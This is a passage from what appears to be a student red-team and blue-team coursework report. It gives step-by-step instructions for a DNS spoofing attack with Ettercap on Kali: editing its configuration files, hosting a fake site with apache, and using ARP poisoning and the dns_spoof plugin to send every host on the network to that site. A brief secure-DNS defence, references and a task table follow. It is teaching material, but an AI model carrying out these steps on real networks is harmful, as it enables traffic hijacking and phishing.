has been block by the security apache.

- 3.DNS Spoofing (Ettercap)


ATTACK

a) Run in root from your Kali terminal

b) Run command **mousepad /etc/ettercap/etter.conf ,** then remove the # at the front of the highlighted lines.




c) Run command **mousepad /etc/ettercap/etter.dns** , then add the domain name as well as your ip address like the highlighted lines.



d) Change the directory to /var/www/html .


e) Run command **nano index.html** to set up your fake website.




f) Run command apache2 start

g) Run command **ettercap –G** to run ettercap tool.


h) Choose the correct interface connected to the network you want to attack.




i) Stop the sniffing process before scanning for available target.




j) Click on the host list to see the available target host.




k) Select all the available target host to target 1, then click manage plugins.




l) Double click on dns_spoof.



m) Enable ARP poisoning.




n) Lastly, start the sniffing process.




o) The victim should be directed to our fake website.

DEFENCE

a) Use secured dns in your browser setting.



b) Your browser will be able to detect suspicious links.


Activities
Firefox Web Browser
Jan 12 21:06
Possible security risk
Settings
youtub.com
Possible security risk looking up this domain
Firefox can't protect your request for this site's address through our trusted DNS resolver. Here's why:
Firefox wasn't able to connect to mozilla.cloudflare-dns.com.
Learn more...
You can continue with your default DNS resolver. However, a third-party might be able to see what websites you visit.
Try Again
Change DNS settings

References

Bhargava, A. (2022, May 4). *The role of different types of teams in cyber security*. Tutorials Point. https://www.tutorialspoint.com/the-role-of-different-types-of-teams-in-cyber-security

Mani, V. (2022, January 13). *Strengthening cybersecurity with red team engagements*. ISACA. https://www.isaca.org/resources/isaca-journal/issues/2022/volume-1/strengthening-cybersecurity-with-red-team-engagements

Moyle, E. (2021, October 11). *5 open source offensive security tools for red teaming*. Security. https://www.techtarget.com/searchsecurity/tip/5-open-source-offensive-security-tools-for-red-teaming

Coursera Staff. (2023, November 30). *Red Team vs. Blue Team in Cybersecurity*. Coursera. Red Team vs. Blue Team in Cybersecurity | Coursera

JJ Cranford. (2023, April 17). *Red Team VS Blue Team: What's the Difference?*. CrowdStrike. https://www.crowdstrike.com/cybersecurity-101/red-team-vs-blue-team/

An Explanation of NetBIOS Networking. (2021, June 19). Retrieved from https://www.lifewire.com/netbios-software-protocol-818229

TASK DISTRIBUTION

NO.	MEMBER	TASK
1.	MUHAMMAD AFIQ BIN SHAMSUDIN	-Blue team task -Project summary performance -Additional summary information
2.	MUHAMMAD IRFAN BIN ROSLI	-Blue team task -Critical thinking review -Theory and principles (Blue team)
3.	ARIFF ISKANDAR SHAH BIN ARMAN SHAH	-Red team task -Content Summary -Theory and principles (Red team)
4.	MOHAMAD NAZRUL AIZAD BIN MOHD KANIDI	-Red team task -Lessons learned -Learning outcome